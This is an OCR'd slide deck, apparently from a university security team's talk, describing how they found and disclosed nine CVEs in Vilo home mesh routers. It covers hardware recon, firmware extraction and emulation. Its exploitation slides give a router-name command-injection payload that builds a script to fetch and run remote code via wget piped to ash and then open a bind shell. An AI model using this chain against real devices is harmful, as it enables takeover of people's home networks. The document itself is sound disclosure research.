Finding Odays in Vilo Home Routers

Justin Applegate, Ava Petersen, Justin Mott

Overview

01 Introduction

02 Initial Recon

03 Enumeration

04 Vulnerabilities

05 Vendor Disclosure

06 Conclusion

(more details & files at https://github.com/byu-cybersecurity-research/vilo)


01

Introduction

Team

Justin Applegate

Graduate Student



Ava Petersen

Undergraduate Student

Justin Mott

Graduate Student


Wyatt Pangerl

Recent Graduate

Researchers in the BYU Cybersecurity Research Lab and avid CTFers

The Project

- Wanted to apply CTF skills to real life by breaking into a real product
- Formed a team under the BYU Cybersecurity Research Lab
- Semester-long project
  - Limited time = limited results
- Decided to focus on finding vulnerabilities in the Vilo 5 Mesh Wi-Fi System router



Router graveyard


02

Initial Recon

Initial Recon

- Vilo Living - startup founded in 2021
- Only 2 products in total, both mesh routers
- No CVEs or technical deep dives online
- Very cheap
- Routers managed through mobile app, not website
- Kind of had a bug bounty program?
- Fresh attack surface - easy, right?

Note - firmware was not released by vendor



Goals


Acquire firmware	Pop a shell	Find RCE
Acquire firmware for white-box analysis	Pop a root shell on the device	Find as many pre-auth RCE vulnerabilities as possible

03

Enumeration

Bootup and UART


- Disassembling the router quickly revealed UART pins which were enabled
- Connecting showed boot info and a Linux login screen
- Problems:
  1. Unknown root pwd
  2. UART interface dead after 30s
- TL;DR - no free shell



https://github.com/byu-cybersecurity-research/vilo/tree/main/hardware


Mobile Enumeration

- Reversed Vilo app to examine router interactions
- Mobile rev kinda sucks but we figured it out
- Leftover Firebase info (inactive)
- Discovered a custom service on TCP port 5432 used for app → router interactions
  - Only other open port was UPnP, but it didn't have anything of interest
- Reverse engineered the protocol to learn how to interact with the router



Overview of Custom TCP Protocol


- Message = 15-byte header + payload
- Header = Phone signature (9) + opcode (1) + NULL (1) + payload length (2) + NULL (2)
- Not all opcodes had payloads
- Most payloads were encrypted using XXTEA + custom obfuscation
- We were able to create a Python class to send our own messages, which helped with proving vulnerabilities down the line



External Flash Memory

- Uses Winbond W25Q128JV chip
- Flashrom utility only retrieved corrupted data
- Used Saleae Logic Analyzer to observe traffic
- Hooked SOIC-8 clip to flash chip + attached analyzer + turned on device
- Parsed SPI protocol to decipher data
- Recovered firmware!! 🥳🥳🥳
- Used boot info to extract firmware files

Saleae Logic 2 Data



MIPS Emulation & Compilation

- Easier to debug + look for vulns if you can run the firmware on your own machine
- Device was `mipsel` and used uClibc
- Used qemu-mipsel-static + `chroot` + precise GDB breakpoints to emulate custom port 5432 service
- Used buildroot to make uClibc-ng toolchain so we could compile our own executables that would run on the device
  - Bind shell worked fine, but `gdbserver` kept segfaulting 😭

https://github.com/byu-cybersecurity-research/vilo/blob/main/software/Compilation.md

Emulation Process

```
justin@emulator:~/fs$ sudo chroot /home/justin/fs /qemu-mipsel-static -g 1234 /jefferson/hlRouterApp

/jefferson/hlRouterApp version: 0.84
begin wait
received from 127.0.0.1 at PORT 50502
clientFd=7 num=1
set localClient[0].fd=7 fd=7
begin wait



communication fd=7
get localClient[0].fd=7 fd=7
recv 7 data len=48
Local app socket recv:HLIOS0US*
48 4c 49 4f 53 30 55 53 1 2a 0 21 0 0 0 7b 22 50 68 6f 6e 65 49 44 22 3a 22 41 41 41 41 41 41 41 41 22 2c 20 22 54 79 70 65 22 3a 20 31 7d
headerMainInfo->opcode  42
negotion encryption msg:{"PhoneID":"AAAAAAAA", "Type": 1}
Key:72 6f 75 74 65 72 4c 6f 63 61 6c 57 68 6f 41 72 0
befor random af3f1ee5 a00d0acf ff2d054b e77e2824
after random 353e1c54 a254d92c 28186e67 cc6237f8
48 4c 49 4f 53 30 55 53 1 2b 0 11 0 0 0 1 54 1c 3e 35 2c ffffffd9 54 ffffffa2 67 6e 18 28 fffffff8 37 62 ffffffcc
ret=32 send MSG:HLIOS0US+
begin wait
```

https://github.com/byu-cybersecurity-research/vilo/blob/main/software/Emulation.md

04

Vulnerabilities

Vulnerability Discovery

- Able to spend 1.5 months solely on searching for bugs
  - Holy grail is pre-auth RCE
- Found and documented 9 vulnerabilities
  - 6x critical
  - 3x medium
- 4x pre-auth buffer overflows, only 1 of which we were actually able to exploit due to stack canaries
- Accidentally discovered blind auth command injection while trying to make PoC for an overflow (covered later)
- Most bugs are present in custom port 5432 service

Vulnerabilities

- Buffer Overflow in local_app_set_router_token() (9.6 Critical)
- Buffer Overflow in Boa Webserver (9.6 Critical)
- Buffer Overflow in local_app_set_router_wan() (9.6 Critical)
- Buffer Overflow in local_app_set_router_wifi_SSID_PWD() (9.6 Critical)
- No Authentication in Custom Port 5432 Service (9.6 Critical)
- Arbitrary File Enumeration in Boa Webserver (4.7 Medium)
- Blind Authenticated Command Injection in Vilo Name (9.1 Critical)
- Info Leak in Boa Webserver (4.3 Medium)
- No Authentication in Boa Webserver (5.3 Medium)

(CVE-2024-40083 - CVE-2024-40091)

https://github.com/byu-cybersecurity-research/vilo/tree/main/vulns

No Authentication in Custom Service

- Most app → router communication went through AWS infra except setup
- Connect to WiFi on the Vilo app to change basic settings, app connects to custom service
- Therefore, anyone on LAN that can speak the custom protocol can control router
- No authentication required, even after initial setup
- Payloads are encrypted using funky XXTEA implementation + hardcoded key
- All vulns we found were through this service
- **TL;DR - anyone connected to Vilo LAN can see/change settings like SSID, password, PPPoE user/pwd, reboot, etc.**

Buffer Overflow in `local_app_set_router_token()`

- Opcode `0x3e` updates token & timezone from JSON object
  - Example - `{"token":"t=token&tz=timezone"}`
- Runs `sscanf(token_value, "t=%s", &token)`, obvious buffer overflow
- PIE and canaries were disabled
- How to exploit?
  - (ROP is notoriously difficult in MIPS)

(a MIPS pwn CTF chall was released in BYUCTF 2024 with similar conditions)

Buffer Overflow in `local_app_set_router_token()`

- Found a gadget that would run `system($s8+0x28)`
- `$ra` and `$s8` are overwritten during overflow
- If we could point `$s8` to user-controlled bash command, we get RCE!
- ASLR is enabled, so no stack values 😭
- What if we could control a global variable? (no PIE = known address)
- Searched what globals we control
- Router name is a global variable!

(later discovered that latest firmware actually HAD canaries)

Buffer Overflow in `local_app_set_router_token()`


- Set router name to `;reboot;` as an easy test and ran exploit
- ...router got caught in a boot loop and was bricked 👀
- Led to us discovering command injection run on startup

Blind Authenticated Command Injection

```
13  sprintf(script_file,"/usr/share/udhcpc/%s.sh",interface);
14  sprintf(deconfig,"/usr/share/udhcpc/%s.deconfig",interface);
15  sprintf(pid_file,"/etc/udhcpc/udhcpc-%s.pid",interface);
16  FUN_0040f698(pid_file);
17  hostname_ = (char *)0x0;
18  FUN_0040ebe0(deconfig,interface,1,0,0,0);
19  memset(hostname,0,100);
20  apmib_get(0xc5,hostname);
21  if (hostname[0] == '\0') {
22    format = "udhcpc -i %s -p %s -s %s -a 5 &";
23  }
24  else {
25    format = "udhcpc -i %s -p %s -s %s -h %s -a 5 &";
26    hostname_ = hostname;
27  }
28  sprintf(cmd,format,interface,pid_file,script_file,hostname_);
29  system(cmd);
30  return;
31 }
```

/bin/sysconf

Command Injection Process




```
Init WAN Interface...
udhcpc: option requires an argument -- h
Usage: udhcpc [OPTIONS]

  -c, --clientid=CLIENTID         Client identifier
  -H, --hostname=HOSTNAME         Client hostname
  -h                              Alias for -H
  -f, --foreground                Do not fork after getting lease
  -b, --background                Fork to background if lease cannot be
                                  immediately negotiated.
  -i, --interface=INTERFACE       Interface to use (default: eth0)
  -n, --now                       Exit with failure if lease cannot be
                                  immediately negotiated.
  -p, --pidfile=file              Store process ID of daemon in file
  -q, --quit                      Quit after obtaining lease
  -r, --request=IP                IP address to request (default: none)
  -s, --script=file               Run file at dhcp events (default:
                                  /usr/share/udhcpc/default.script)
  -v, --version                   Display version
  -a, --alive                      Check DHCP server alive periodically
  -u, --url                      URL address referred when check DHCP server alive
Hi DEFCON
/bin/sh: -a: not found
+++set_wanipv6+++2404
Start setting IPv6[IPv6]
open /proc/sys/net/ipv4/rt_cache_rebuild_count: No such file or directory
```

Command Injection Exploit

- Limitations:
  1. The injectable command is only run on boot
  2. The router name length is limited to 30 characters
- As a result, our payload needed to be split up into 30-byte sections and be persistent between reboots
  - `/hualai` directory is writable and persistent
- To get around length limitations, we used `wget` to obtain a longer script


```
;echo '#!/bin/sh' > /hualai/b;
;echo -n 'wget ht'>>/hualai/b;
;echo -n 'tp://11'>>/hualai/b;
;echo -n '1.222.3'>>/hualai/b;
;echo -n '.444:55'>>/hualai/b;
;echo -n '55 -qO-'>>/hualai/b;
;echo '|ash'>>/hualai/b;
;cat /hualai/b;
;chmod +x /hualai/b;
;sleep 20 &&(/hualai/b)&
```

```
#!/bin/sh
wget http://111.222.3.444:5555 -qO-|ash
```

(this could definitely be shortened a little)

Shell

- After writing the payload to `/hualai/b` and running it, it downloads and executes another `ash` payload
- The second payload then downloads and runs a compiled C bind shell, which can be connected to via `netcat`
- WE HAD OUR FIRST ACTUAL SHELL



Shell

(yeah, `whoami` doesn't exist on the router)


https://github.com/byu-cybersecurity-research/vilo/blob/main/software/compilation/shell.c

05


Vendor Disclosure

Responsible Disclosure

- Absolute PAIN to get in contact with vendor/developers
- Email addresses listed on site were broken
- No social media responses
- Finally got a response from a support ticket




Contacting The Company



We finally got a response!

Timeline


Start of project
1/8/24
1st attempt at contact via email, social media, & support ticket
4/3/24
2nd attempt at contact
4/8/24
3rd attempt at contact (successful) Gave vulnerability info and 90-day deadline
5/8/24
6/10/24
1st followup attempt
6/23/24
2nd followup attempt Requested CVE numbers from MITRE
7/6/24
3rd followup attempt (successful)
8/8/24
90-day disclosure deadline

06

Conclusion

Conclusion

- Surprised how long it took us to hack (1 month to recover firmware, another month for first root shell)
- Not surprised by how many bugs we were able to find in limited time
- There's definitely a LOT more space for bugs
- Unfortunately, hacking other SOHO devices is similar - products still have a LONG way to go security-wise

Thanks

Connect with us:
